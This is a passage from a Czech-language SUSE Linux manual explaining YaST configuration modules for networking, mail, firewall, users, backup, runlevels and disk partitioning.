Políčko 'Modifikovat DNS po spojení' byste měli nechat zaškrtnuto, pokud vám provider při každém připojení nastaví adresu DNS. V opačném případě kontaktujte ISP a vyžádejte si adresy DNS, které sem doplníte. V políčku 'Čas nečinnosti' zadejte hodnotu po jak dlouhé době nevyužívání spoje se má spojení přerušit.

Síťová karta

Spustíte modul 'Síťová karta'. Po spuštění modulu bude automaticky detekována síťová karta. Označte ji myší. Pokud nebyla karta rozpoznána automaticky, pak vyberte 'Jiné (nerozpoznáno)'. Přejděte do dalšího dialogu pomocí 'Konfigurovat. . .'. Zde zadejte údaje týkající se vaší sítě. Tedy zda použijete 'Automatické přidělení adresy pomocí DHCP' nebo 'Nastavení statické adresy':

- 'Automatické přidělení adresy pomocí DHCP' – DHCP se stará o automatické přidělování IP adres z DHCP serveru. Konfigurace sítě se pak provádí automaticky. Tuto položku můžete zvolit pouze v případě, že máte v síti konfigurován DHCP server
- 'Nastavení statické adresy' – toto je konvenční postup. Vložte svou IP adresu. V poli 'Síťová maska podsítě' pak nastavte síťovou masku.

Podrobnější informace a technické pozadí o routování a dalších síťových službách naleznete v kapitolách věnovaných síťování.


Kabelový modem

Připojení pomocí kabelového modemu probíhá obvykle tak, že od poskytovatele kabelové televize a zároveň ISP dostanete modem. Ten je na jedné straně připojen k televiznímu kabelu a na straně druhé k počítači pomocí síťové karty. Připojení kabelového modemu tedy spočívá v konfiguraci síťové karty. Postupujte podle návodu na připojení síťové karty a do relevantních políček zadejte informace, které vám dodal poskytovatel připojení.

ADSL

Modul programu YaST 'DSL' vám umožní nastavit připojení přes ADSL. Můžete nastavit spojení pomocí těchto protokolů:

- PPP nad Ethernetem (PPPoE)



Obrázek 3.16: YaST: Konfigurace síťové karty

- PPP nad ATM (PPPoATM)
- CAPI pro ADSL
- Tunnel protokol pro point-to-point (PPTP)

O nastavení ADSL v České republice se více dočtete v kapitole 20 na straně 563.

Síťové služby

Tato záložka je určena pokročilým uživatelům a správcům sítí. Nastavování služeb vyžaduje hlubší znalosti správy systému a síťování. Je třeba si pečlivě prostudovat kapitolu *Linux v síti* a poté se držte návodů v levé části jednotlivých modulů.

Upozornění

Je třeba si uvědomit, že pro pokročilou správu není možné využít bezplatnou instalační podporu. Jsme vám samozřejmě schopni pomoci v rámci našich placených expertních služeb klientům.

Upozornění

V této části je probráno pouze základní nastavení služeb. Více detailnějších informací o nastavení systému SUSE Linux jako síťového serveru, najdete v pozdějších kapitolách této knihy.

Agent přenosu pošty (MTA)

V tomto modulu můžete nastavit poštovní služby běžící na vašem systému. Pro odeslání a příjem se používá program postfix nebo sendmail. Poštu lze odesílat i přes SMTP server vašeho ISP. Stahování pošty ze vzdálených účtů a její doručení lokálnímu uživateli pak můžete nastavit pomocí fetchmail.

Můžete také používat poštovní klientský program (např. KMail nebo Evolution) pro přístup k vaší poště pomocí POP3 a odesílání přes SMTP. V tomto případě nemusíte tento modul vůbec nastavovat a stačí když si nastavíte tyto klientské aplikace.

Pokud chcete nastavit poštovní systém, otevřete složku 'Síťové služby' a spusťte modul 'Agent přenosu pošty (MTA)'. Následně si YaST prohlédne váš systém a načte potřebné konfigurační soubory. Pak otevře dialog **Typ připojení**, kde můžete zvolit z následujících možností:

- 'Permanentní' – připojení např. pevnou linkou nebo mikrovlnou k Internetu. Připojení k Internetu je trvalé (pokud nespadne) a není třeba se připojovat. Toto nastavení by měli zvolit také uživatelé v lokální síti nepoužívající pevnou linku, ale centrální *poštovní server* pro odesílání pošty
- 'Vytáčená linka (modem)' – Toto nastavení asi bude používat většina uživatelů, kteří se připojují z domova bez lokální sítě, tedy pomocí modemu, ADSL, ISDN atd.
- 'Žádné připojení' – bude aktivována podpora pro posílání pošty pouze mezi uživateli v rámci tohoto počítače

Další volbou v tomto dialogu je 'Povolit hledání virů (AMaViS)', což je antivirová ochrana. Po jejím zvolení bude automaticky nainstalován antivirový program, který bude kontrolovat příchozí i odchozí poštu. Ačkoliv 99% virů je vytvářeno pro operační systém Windows a základní filozofie Linuxu brání masivnějšímu šíření virů, může se antivirový program hodit v případě, že počítač slouží jako poštovní server a k němu se připojují počítače s Windows. Viry jsou pak odstraňovány již na serveru.

Další dialog bude závislý podle zvoleného typu připojení.

Permanentní připojení

Zde je možné nastavit ‘Server odchozí pošty’, který se ale používá hlavně u vytáčených spojení. Zadejte zde SMTP server vašeho poskytovatele připojení. Stiskem ‘Maškaráda’ přejdete do dialogu **Maškaráda**. Nastavení maškarády se hodí především dvěma skupinám uživatelů. Pokud používáte jako svou doménu např. mujpocitac.doma, pak vám poštovní server může odmítnout spojení s tím, že takovou doménu nezná. Toto závisí také do značné míry na možnostech nastavení poštovního klienta, protože třeba KMail je s to provést toto nastavení sám. Druhým případem je ten, kdy se vypisuje i doména nižší úrovně, např. jan.benda@pocitac03.suse.cz a je třeba, aby odchozí pošta byla ve formátu jan.benda@suse.cz. Pro ‘Domény určené k maškarádě’ se používá jako oddělovač mezera. Další možností je nastavení **Ověřování**. Zde můžete nastavit přihlašovací údaje, které po vás případně při používání poštovního serveru žádá váš ISP.



Obrázek 3.17: YaST Příjem pošty

Tímto je nastavena ‘Odchozí pošta’ a můžeme přistoupit k dialogu ‘Příchozí pošta’. Pokud provozujete poštovní server, pak zaškrtněte ‘Přijmout vzdálená SMTP spojení’. Navíc zde máte možnost nastavit stahování pošty ze vzdálených účtů. Dále můžete přesměřovat příchozí poštu pro superuživatele na jiný účet. Uživatelé jsou pak adresováni nejružnější systémové zprávy a hlášení. Další položkou je vyznačené pole ‘Stahování’. Zde nastavíme vzdálené účty a v položce ‘Protokol’ způsob stahování z těchto účtů. Položka ‘Alias...’ se hodí především pro automaticky vytvářené účty spo-

jené s užíváním určitého programu nebo služby. Tímto způsobem si tedy může správce systému přeměrovat systémovou poštu na svůj nerootovský účet. Zatímco aliasy přeměrovávají poštu podle části uvedené před zavináčem, 'Virtuální domény. . .' přeměrují poštu podle domény, tj. textu za zavináčem.

Nastavení vytáčeného spojení

Při nastavování vytáčeného spojení jsou některé volby identické, jako u nastavení pro trvalé připojení. Doporučujeme proto prostudovat i výše uvedenou kapitolu.

V sekci 'Odchozí pošta' je nezbytně nutné zadat 'Server odchozí pošty', kde zadejte buď název vzdáleného serveru (např. smtp.seznam.cz nebo jeho IP adresu (v našem případě tedy 212.80.76.43). Stejně jako u permanentního připojení lze nastavit maškarádu a ověřování, které jsou popsány výše.

Po nastavení odchozí pošty je možné přistoupit k nastavení příchozích zpráv. I zde je třeba uvést server, tentokrát však pro poštu, která vám přichází. Nejčastěji se používá protokol POP3 nebo IMAP, takže název serveru může být např. pop3.seznam.cz. Jako protokol je dobré nechat nastavenou hodnotu 'AUTO'. Pouze v případě, že máte problémy se stahováním pošty zde nastavte explicitně používaný protokol. Další položkou je 'Vzdálené uživatelské jméno' a 'Heslo', které budou použity pro přihlašování ke vzdálenému poštovnímu účtu. Když budete chtít povolit přístup přímo ke svému počítači, tj. vytvořit z něj poštovní server, tak zaškrtněte volbu 'Přijmout vzdálená SMTP spojení'. Uvědomte si ale, že v okamžiku, kdy budete mít zaškrtnutu tuto volbu a počítač nebude připojen k síti, budou se e-maily vracet odesílatelům s tím, že příjemce není dostupný. Jako poslední je nastavení 'Přeměrovat poštu uživatele root na' jiný účet. Což se hodí správci systému, který se nechce neustále přihlašovat jako root a kontrolovat příchozí poštu, což jsou většinou systémová hlášení.

Síťové služby (inetd)

Tento modul slouží pro nastavení přístupu k jednotlivým síťovým službám a je určen pro pokročilé uživatele. Můžete zde nastavit např. telnet, talk, ftp a další, které pak budou spouštěny přímo při startu systému. Když je povolíte – umožníte vzdáleným uživatelům přístup k těmto službám. Pro každou službu máte také možnost nastavit různé parametry. Standardně je hlavní služba (inetd nebo xinetd), která spouští ostatní služby, vypnuta.

Upozornění

Znovu musíme upozornit, že se jedná o nástroj pro experty! Neprovádějte zde žádné změny, pokud si nejste jisti, co děláte!

Upozornění

NIS a NFS server

Jakmile uživatelé chtějí pracovat na více různých strojích v síti, je třeba zajistit, aby na všech systémech měli pokud možno stejný účet, a na každém stroji měli dostupná požadovaná data, například domácí adresář. Toho lze snadno dosáhnout použitím NIS serveru dohromady s NFS serverem. Problematika nastavení těchto služeb je probrána v *NIS* na straně 475 a sdílení dat v síti pak v *NFS – distribuované souborové systémy* na straně 481.

DNS a jméno počítače

Zde nastavíte jméno počítače a DNS. Podrobněji je problematika popsána v *Připojení k síti* na straně 435 a *DNS* na straně 446.

Směrování

Směrování síťového provozu je důležitou vlastností Linuxových systémů. V *Připojení k síti* na straně 435 najdete kompletní vysvětlení směrování v Linuxu.

Bezpečnost a uživatelé

Základním rysem Linuxu je jeho víceuživatelské prostředí. Několik uživatelů může najednou nezávisle pracovat na jediném Linuxovém systému. Každý uživatel má svůj uživatelský účet a je identifikován podle jednoznačného přihlašovacího jména – . Uživatelé mají každý svůj vlastní domácí adresář, kam ukládají osobní data a individuální nastavení aplikací.

Správce uživatelů

Po spuštění modulu se otevře dialog 'Správa uživatelů a jejich skupin'. Práce s tímto module je zcela intuitivní. Pomocí zaškrtnutých tlačítek v horní části, můžete zvolit zda chcete upravovat uživatele či skupiny. Pro odstranění uživatele stačí kliknout na uživatele a stisknout 'Smazat'. Obdobným způsobem se mění nastavení uživatelů. Pokud máte na systému mnoho uživatelů, nebo jste připojeni na NIS server, můžete pomocí 'Nastavit filtr' přepínat mezi systémovými a lokálními uživateli. Užitečná je také možnost upravit výchozí nastavení pro nově založené uživatele. To provedeme výběrem 'Výchozí nastavení pro nové uživatele' z nabídky 'Expertní volby...'. Zde můžeme nastavit výchozí příslušnost do skupiny, přihlašovací shell, kde bude domácí adresář, odkud se mají nahrát přednastavené konfigurační soubory atd.



Obrázek 3.18: Editovat a založit uživatele v YaST

Správce skupin

Tento modul vám výrazně usnadní správu skupin. Jedná se o identický dialog jako je 'Správa uživatelů', pouze je zde přednastavena 'Správa skupin'. V okně jsou vypsané stávající skupiny, které můžete mazat nebo editovat, resp. vytvářet nové.

Nastavení bezpečnosti

Po spuštění modulu se otevře dialog **Lokální bezpečnostní nastavení**, kde můžete buď zvolit jeden ze tří stupňů podle určení počítače, nebo zvolit 'Vlastní nastavení'. Následně pak přejdete do dialogu 'Nastavení hesla', kde jsou jednotlivé položky přehledně vysvětleny v nápovědě. Postupně projdete dalšími dialogy, kde budete moci upravit všechna nastavení. Jednotlivé položky jsou podrobně vysvětleny v nápovědě v levé části okna.



Obrázek 3.19: YaST: Konfigurace bezpečnosti systému

Firewall

Firewall slouží pro automatickou ochranu počítače před útoky z Internetu, resp. ostatní počítače nemohou navázat spojení s vaším počítačem. Zároveň je však povoleno navazování spojení z vašeho počítače k jiným stanicím. Není přitom třeba upravovat konfigurační soubory, vše je již připraveno. Musíte nastavit typ síťového rozhraní, tj. zda se připojujete prostřednictvím modemu, síťové karty nebo třeba ISDN². Pokud nebudete spokojeni s nastavením pomocí následujících dialogů, můžete nastavení ručně upravit

²Tomu pak odpovídá ppp0, eth0 a ippp0

v souboru `/etc/sysconfig/SuSEfirewall12`. YaST totiž ukládá nastavení firewallu do tohoto souboru, a odtud bere data pro nastavení samotného firewallu. Vaše ruční změny se tedy neztratí.

Firewall filtruje následující komunikaci:

- Všechny pokusy o navázání TCP spojení. Firewall tomu zabráni tak, že odmítne první příchozí TCP paket, čímž zabráni navázání korektního TCP spojení. Takže pakety, které nepatří k již existujícímu TCP spojení, a nejsou požadavky na navázání TCP spojení pak budou zahozeny. A to nezávisle na dalších pravidlech pro filtrování.
- Všechny UDP pakety, kromě příchozích na port 53³, nebudou také propuštěny. Většinou budete používat nameserver poskytovatele, který se automaticky konfiguruje při navazování internetového spojení.
- Některé ICMP pakety.

Všechna pravidla pro filtrování platí pouze pro zkonfigurované (nebo zkonfigurovaná) rozhraní. U některých služeb může vést filtrování k „vedlejším účinkům“. Týká se to především IRC (CTCP), ftp (PORT režim, passive-ftp⁴ funguje), tiskové služby, real audio, real video, cucme, naps-ter, icq a několik dalších.

Nastavení firewallu

Po spuštění modulu ‘Firewall’ se otevře dialog ‘Nastavení firewallu (krok 1/4): Základní nastavení’, kde určíte, které rozhraní je připojeno do internetu a bude chráněno:

`eth0` znamená, že bude filtrována komunikace procházející přes síťovou kartu, tj. pokud se připojujete pevnou linkou, radiovým nebo mikrovlnným pojitkem, pak zvolte tuto možnost. Pokud používáte PPPoE, pak vaše ethernetové rozhraní není vnější

`ippp0` je určeno pro ochranu komunikace prostřednictvím ISDN terminálů

`ppp0` slouží pro modemy

³Na tomto portu poslouchá služba DNS (viz `/etc/services`).

⁴Což používají některé prohlížeče.



Obrázek 3.20: YaST: SuSE-Firewall: Základní nastavení

Po zvolení chráněného kanálu přejdete do ‘Nastavení firewallu (krok 2/4): Služby’. Zde můžete povolit některé ze služeb, případně v menu ‘Expertní...’ uvést některé méně obvyklé. Pokud máte klasickou pracovní stanici doma, pak zde není potřeba povolovat nic. Popis jednotlivých služeb je uveden v nápovědě vlevo.

Třetím krokem konfigurace jsou ‘Vlastnosti’. Máte zde na výběr z následujících možností:

- ‘Povolit traceroute’ znamená, že váš firewall bude odpovídat na ICMP zprávy. I když ‘traceroute’ zakážete, tak můžete sledovat cestu vašich paketů sítě. Tato volba však nepředstavuje větší bezpečnostní riziko, a proto je také standardně povolena.
- ‘Přesměrovat provoz, udělat maškarádu’ veškeré dotazy, které posílají vaše interní počítače, např. když chcete zobrazit internetovou stránku, vypadají, jako by je posílal přímo firewall. Jak je ale uvedeno v nápovědě, je lepší používat proxy server.
- ‘Ochránit všechny běžící služby’ touto volbou teprve aktivujete předchozí nastavení, protože bude zakázán vnější přístup ke všem službám, pokud nebyly v druhém kroku explicitně povoleny. Tato volba by měla být vždy zaškrtnuta.

- ‘Ochránit z vnitřní sítě’ protože je nejvíce úspěšných útoků vedeno vždy z vnitřní sítě, je třeba chránit firewall před touto možností. Tento firewall je ale určen především domácím uživatelům a malým kancelářím, kteří nevyžadují ochranu sítě zevnitř. Pokud by se tedy objevily problémy s přístupem ostatních počítačů k vnější síti, pak je třeba tuto volbu vypnout.

Poslední dialog ‘Volby pro tvorbu záznamů (logging)’ vám umožní nastavit ‘Volby záznamu’, kde mají pokročilí uživatelé možnost upravit množství hlášení, která budou zaznamenána.

Zabezpečení počítače před napadením je velice rozsáhlá oblast. Máte-li problém s nastavením, nahlédněte do adresáře `/usr/share/doc/packages/SuSEfirewall2`, kde najdete příklady s ukázkami nastavení častých i méně častých případů různých topologií sítě. Nastavujete-li nějaký složitější firewall, doporučujeme přečíst si některou z knih zabývajících se sítovou bezpečností.

System

Záloha systému

S pomocí tohoto modulu můžete vytvořit zálohu systému. Standardně se nevytváří záloha celého disku, ale pouze konfiguračních souborů, kritických oblastí disku a změn v instalovaných balíčcích. YaST prohledá systém a vytvoří zálohu souborů, které se změnily od posledního zálohování, nebo od nainstalování systému. Může uložit také tabulku rozdělení disků nebo MBR.

Obnova systému

Při obnově systému ze zálohy se řiďte instrukcemi v nápovědě. Nejprve vyberte odkud se bude obnova provádět (pevný disk, cdrom...) a následně určete co se bude obnovovat. Poté se objeví dva dialogy. Jeden pro odinstalování balíčků, které se do systému instalovali od poslední zálohy. Druhý nainstaluje balíčky, které byly odinstalovány. Tyto úpravy by měly zaručit, že systém bude přesně v tom stavu, v jakém byl v průběhu vytvoření zálohy.

Upozornění

Protože tento modul instaluje, maže a přepisuje mnoho souborů a balíčků, používejte ho pouze pokud již máte zkušenosti se zálohováním. Jinak můžete ztratit některá data.

Upozornění**Vytvořit systémovou disketu**

Modul vytvoří různé zaváděcí diskety, které lze použít v případě potíží. Jednotlivé diskety se používají k následujícímu:

- Startovací disketa – slouží pro spuštění operačního systému (který je nainstalován na disku) nebo záchranného systému.
- Záchranná disketa – obsahuje „záchranný systém“, tj. speciální prostředí pro údržbu systému (jádro, základní systém a nástroje). Pokud tedy není možné spustit nainstalovaný systém ani prostřednictvím „startovací diskety“, pak se velice hodí.

Abyste se dostali do záchranného systému, zaveďte systém z běžné startovací diskety a zvolte 'Manual Installation', 'Start Installation/System', and 'Rescue System'. Budete dotázáni na „rescue disk“. Jestliže váš systém využívá speciální zařízení (RAID, USB. . .) budete nejspíš potřebovat i diskety s moduly.

- Diskety s moduly – se hodí, pokud provádíte instalaci z médií umístěných někde v síti, nebo někde, kde není možné instalovat systém z prvního nebo druhého CD (máte starší typ CD mechaniky, SCSI mechaniku. . .). Jednotlivé diskety s ovladači obsahují moduly pro disky, řadiče, PCMCIA karty, starší CD jednotky a ovladače pro síťové karty.

Po zvolení typu vytvářené diskety a stisku 'Další' budete vyzváni ke vložení naformátované diskety do mechaniky. Následně pak bude vytvořena požadovaná disketa.

Výběr časové zóny

Časovou zónu vybíráte většinou již při instalaci. Pokud jste se ale mezitím dostali do jiného časového pásma, např. používáte notebook, můžete



Obrázek 3.21: YaST: Vytvoření systémové diskety

průběžně upravovat časová pásma. Většinou stačí zvolit ze seznamu zemi, nebo přímo definovat časové pásmo podle GMT.

Poznámka

Při driftování na ledové kře nezapomeňte kontrolovat nastavené časové pásmo.

Poznámka

Linuxové počítače používají většinou nastavení systémového (hardwarového) času podle 'GMT', tj. , a při zobrazování k němu přičítají, nebo odečítají posuv časového pásma. Naproti tomu jiné operační systémy, např. Windows, dávají přednost hardwarovému nastavení hodin na místní čas.

Výběr jazyka

Zde můžete nastavit, v jakém jazyku s vámi bude Linux komunikovat. Tato změna jazyka se projeví v celém systému, tedy i v KDE a konfiguračním nástroji YaST.



Obrázek 3.22: YaST: Výběr časové zóny

Výběr rozložení klávesnice

Poznámka

V tomto modulu nastavíte klávesnici pouze pro textové prostředí. Jestliže používáte grafické rozhraní, nastavte rozložení klávesnice v modulu 'Grafická karta a monitor' v záložce 'Hardware'.

Poznámka

Po spuštění modulu se otevře dialog **Základní nastavení**. Standardně je nastavená klávesnice podle zvoleného jazyka. Pokud zvolíte rozložení kláves 'České', pak budete mít klasickou *qwertz* klávesnici, která je také přednastavena. *Qwerty* klávesnici využijí hlavně technicky zaměření uživatelé a programátoři. V poli 'Test klávesnice' můžete ihned vyzkoušet novou klávesovou mapu.

Editor úrovní běhu

V Linuxu se používají *úrovně běhu* pro odlišení různých stavů počítače. Existuje *runlevel*, kdy je spuštěn víceuživatelský režim. Na jiné úrovni jsou spuštěny i síťové služby a v další pak grafické prostředí. Pokud zlobí třeba síťové služby a není možná oprava za běhu, stačí pouze přejít na jiný, resp.

Úroveň běhu	Význam
0	Stop - vypnutí systému
S	Jednouživatelský režim, US klávesnice
1	Jednouživatelský režim
2	Lokální víceuživatelský režim bez sítě
3	Plně víceuživatelský režim se sítí
4	Nepoužito
5	Plně víceuživatelský režim se sítí a grafickým prostředím
6	Restart systému

Tabulka 3.1: Seznam platných úrovní běhu

nižší runlevel. Přehled jednotlivých úrovní běhu a jejich význam je uveden v tabulce *Úrovně běhu* na straně 377.



Obrázek 3.23: YaST: Editor úrovní běhu

Po spuštění modulu se otevře okno **Editor úrovní běhu: výchozí úroveň běhu**. Standardně se zobrazí pouze 'Jednoduchý režim', kde můžete zvolit, která služba bude povole a která ne. Přepnete-li na 'Expertní režim', lze zvolit runlevel, do kterého bude počítač startovat. Přednastavená je úroveň běhu 5, tj. 'Plný víceuživatelský režim se sítí a xdm'⁵. Začínající uživatelé

⁵xdm je program pro grafické přihlášení

by měli ponechat tuto úroveň běhu.

Poznámka

Nesprávným nastavením úrovní běhů můžete váš systém dostat do stavu, kdy bude nepoužitelný. Předtím než provedete změny, dobře uvažte co děláte.

Poznámka

Editor souborů /etc/sysconfig


V distribuci SUSE Linux je hlavním konfiguračním adresářem /etc/sysconfig, kde se nastavují nejdůležitější parametry, které mají vliv na chování celého systému. Modul 'Editor souborů /etc/sysconfig' pak slouží běžným uživatelům, kteří by chtěli upravit chování systému v pěkném grafickém prostředí.

Po spuštění modulu se zobrazí dialog, kde jsou tématicky řazeny proměnné k různým položkám. Tento modul je určen pokročilým uživatelům a správcům sítě, resp. systému.

Upozornění

Neměňte hodnoty pokud nevíte zcela přesně co děláte. Mohli byste vážně poškodit váš systém.

Upozornění




Obrázek 3.24: YaST: Editor sysconfig

Správce profilů

Jsou situace, kde je nezbytné změnit systémovou konfiguraci. Pokud často provozujete svůj počítač v prostředích, kde potřebujete různá nastavení

systemu, možná by se vám hodilo uložit si tato nastavení a obnovit je později, kdykoliv je to potřeba. Toto je typická situace například pro uživatele notebooků, kteří pracují na různých místech. Také si lze představit stolní počítač, který chcete dočasně provozovat s jinou konfigurací. V takových případech byste rádi měli záložní mechanismus, který uloží současná systémová konfigurační data a uloží je do profilu. Tímto způsobem lze potom kdykoliv tuto konfiguraci obnovit.



Obrázek 3.25: YaST: Správce profilů

SCPM (System Configuration Profile Management) je systém, který spravuje takovéto profily systémové konfigurace v Linuxu. Následující příklad je zamýšlen jako krátký přehled toho, k čemu se dá SCPM použít.

Předpokládejme, že máte notebook a chcete jej připojit ke své domácí i firemní síti a používat jej nezávisle, když jste na cestách. Toto obvykle vyžaduje nakonfigurovat systém tak, aby zapadl do různých sítí. Například potřebujete DHCP klienta v kanceláři a pevnou IP adresu doma. Dále máte třeba v kanceláři spuštěné služby jako xntpd nebo NIS klienta, ale doma pouze automounter, ale žádná z těchto služeb není potřeba pokud cestujete. Pro tyto případy vám SCPM pomůže zvládnout rozdílné konfigurace a jednoduše se mezi nimi přepínat.

SCPM toho ale umí daleko víc. Je velmi konfigurovatelný; zvládne skoro všechny možné scénáře, kdy je potřeba uložit a obnovit data v různých verzích. Dokonce jej lze použít pro spouštění skriptů v závislosti na profilech,

mezi kterými je přepínáno. Více informací najdete v příslušných info stránkách.

Omezení SCPM

SCPM je zamýšleno ke spravování systémových konfiguračních profilů. Není určeno pro správu uživatelských profilů, jako např. různá nastavení pracovního prostředí KDE.

Rozdělování disku

Historicky obsahuje každý disk tabulku oddílů (partition table) se čtyřmi řádky, z nichž každý ukazuje buď na primární oddíl, nebo na rozšířený oddíl, nebo na nic. V této tabulce (nikoli na celém disku) však smí být jen *jeden* řádek s rozšířeným oddílem.

Primární oddíl je souvislá sekvence cylindrů, přiřazená některému operačnímu systému. Kdyby se používaly pouze primární oddíly, dal by se disk rozdělit maximálně na čtyři oddíly – víc by se do tabulky nevešlo.

Proto se později přešlo na koncepci *rozšířených oddílů*. Rozšířený oddíl je rovněž souvislou posloupností cylindrů, dá se však dále rozdělit na tzv. *logické oddíly*, které již nepotřebují žádnou další položku v tabulce diskových oddílů. Rozšířený diskový oddíl je tedy jakýsi obal na logické oddíly.

Potřebujete-li více než čtyři oddíly, musí být některý oddíl rozšířený a přidělíte mu celý zbytek diskového prostoru. V rozšířeném oddílu můžete vytvořit až 15 logických oddílů na SCSI disku a 63 logických oddílů na (E)IDE disku.

Linux zachází se všemi primárními či logickými oddíly rovnocenně, a může být instalován na kterýkoli z nich.

Poznámka

Jestliže měníte nastavení diskových oddílů, mě-li byste velice dobře vědět co děláte. Neodborná manipulace může způsobit ztrátu veškerých dat uložených na discích!

Poznámka

Pokud chcete upravovat velikosti diskových oddílů, doporučujeme abyste měli alespoň základní znalosti o připojování unixových souborových systémů, vědět co je *bod připojení*, a také pečlivě rozlišovat primární, rozšířené a logické diskové oddíly.

Navíc je dobré si uvědomit, že neexistuje *jediná* zlatá cesta pro všechny – optimální volba bude vždy silně individuální.

Nejprve je však nutno shromáždit základní údaje o vašem systému:

- Jakým způsobem budete počítač používat (např. jako souborový server, aplikační server, výpočetní server, pracovní stanice)?
- Kolik lidí na něm bude pracovat (současně přihlášených)?
- Kolik disků máte, jak jsou velké a jak jsou připojeny (přes EIDE, SCSI či jako RAID)?

Velikost odkládacího oddílu

Často se dočtete, že by odkládací oddíl měl být zhruba dvakrát větší než velikost instalované paměti. Je to pozůstatek z dob, kdy 8 MB bylo považováno za „hodně paměti.“

I když mají nové aplikace větší a větší požadavky na paměť, obvykle by mělo stačit 128 MB virtuální paměti swap. Pokud však máte spuštěné KDE, netscape a emacs, a kompilujete jádro, moc volné paměti vám nezůstane. V současné době je pro běžného uživatele rozumné nastavit virtuální paměť na 256 MB. Vždy byste měli mít nastaven odkládací oddíl a to i pokud máte v počítači více než 256 MB RAM. V tomto případě však pro nejnutnější práci obvykle stačí 64 MB swap oddíl. Při dnešních velikostech disku není vytvoření takového swapu žádný problém.

Rozdělení disku podle způsobu užití počítače

- Pracovní stanice (samostatný počítač)

Pro orientaci v konkrétních hodnotách uvádí následující tabulka několik vzorových konfigurací, které můžete použít doma nebo ve firmě.

úsporná	180 MB – 400 MB
malá	400 MB – 1500 MB
střední	1500 MB – 4 GB
velká	více než 4 GB

Tabulka 3.2: Velikost diskového prostoru u různých instalací pracovní stanice

Pokud chcete na počítači uchovávat další rozsáhlé datové soubory, tato čísla se přirozeně posunou směrem k vyšším hodnotám.

Následující příklady ukazují možné rozdělení disku pro různé zaměření systému. Konkrétní hodnoty pro váš systém SUSE Linux si upravte podle vašich potřeb.

Malá pracovní stanice Máte na disku kolem 500 MB volného místa pro SUSE Linux, z toho oddělíte 64 MB na odkládací oddíl a zbytek na kořenový oddíl /.

Střední pracovní stanice Máte kolem 1,5 GB volného místa na disku, z toho oddělíte 5–10 MB resp. 1 cylindr na startovací oddíl /boot, 128 MB na odkládací oddíl, 800 MB na /, a zbytek na samostatný oddíl /home.

Velká pracovní stanice Pokud máte k dispozici více než 1,5 GB na jednom či více discích, neexistuje standardní řešení. Podrobněji viz odst. *Optimalizace* na následující straně.

■ Souborový server

Zde jde zejména o rychlost přístupu k disku. SCSI disky mají jasně přednost. Kritické jsou z hlediska výkonu jak vlastní disk, tak i jeho řadič.

Souborový server poskytuje možnost centrálního uchovávání dat. Mohou to být domovské adresáře, databáze nebo jiné archivy. Výhodou je jednoduchá údržba centrálně uložených dat.

Pokud má souborový server sloužit v rozsáhlé síti o více než 20 uživatelích, je vhodné optimalizovat přístup k disku.

Dejme tomu, že si chcete pořídit linuxový souborový server pro 25 uživatelů a všem poskytnout domovský adresář. Odhadujete, že

každý uživatel bude potřebovat nejvýše 100-150 MB na svá soukromá data. Pak bude stačit disk 4 GB, připojený v bodě připojení /home.

Pro 50 uživatelů při stejném předpokladu 100-150 MB na uživatele, by mělo být dostatečné kolem 8 GB, ale bude již lepší rozdělit zatížení na dva disky po 4 GB, aby se tak zlepšila doba přístupu a rozdělila zátěž.

Tip

Vyrovňovací paměť webového prohlížeče by měli mít uživatelé zcela jistě uloženou na svých lokálních discích!

Tip

■ Výpočetní server

Výpočetní server je výkonný počítač přebírající v síti úlohy náročné na výpočetní výkon. Mívá větší paměť, dnes přes 512 MB RAM. Pro odkládací prostor jsou zde vyhrazeny samostatné extrémně rychlé disky. Pokud máte více disků, vytvořte na každém odkládací oddíl, čímž se zkracuje doba přístupu a zrychluje virtuální paměť, nezbytná pro výpočty s velkými daty.

Optimalizace

Omezujícím faktorem bývají většinou disky. K překonání tohoto „úzkého hrdla“ můžete použít následující možnosti, které lze kombinovat:

- Rozdělte zatížení na více disků.
- Použijete optimalizovaný souborový systém, např. ReiserFS.
- Vybavte počítač větší paměti (min. 256 MB u souborového serveru).
- Nastavte u IDE disků DMA režim (viz *Nastavení IDE DMA*).

Paralelní využití více disků

K vysvětlení je potřeba si uvědomit, že celková doba pro přenos dat se skládá z následujících součástí:

1. doba, než požadavek na čtení či zápis dosáhne řadiče
2. doba, než řadič odešle požadavek disku
3. doba, než disk nastaví hlavu

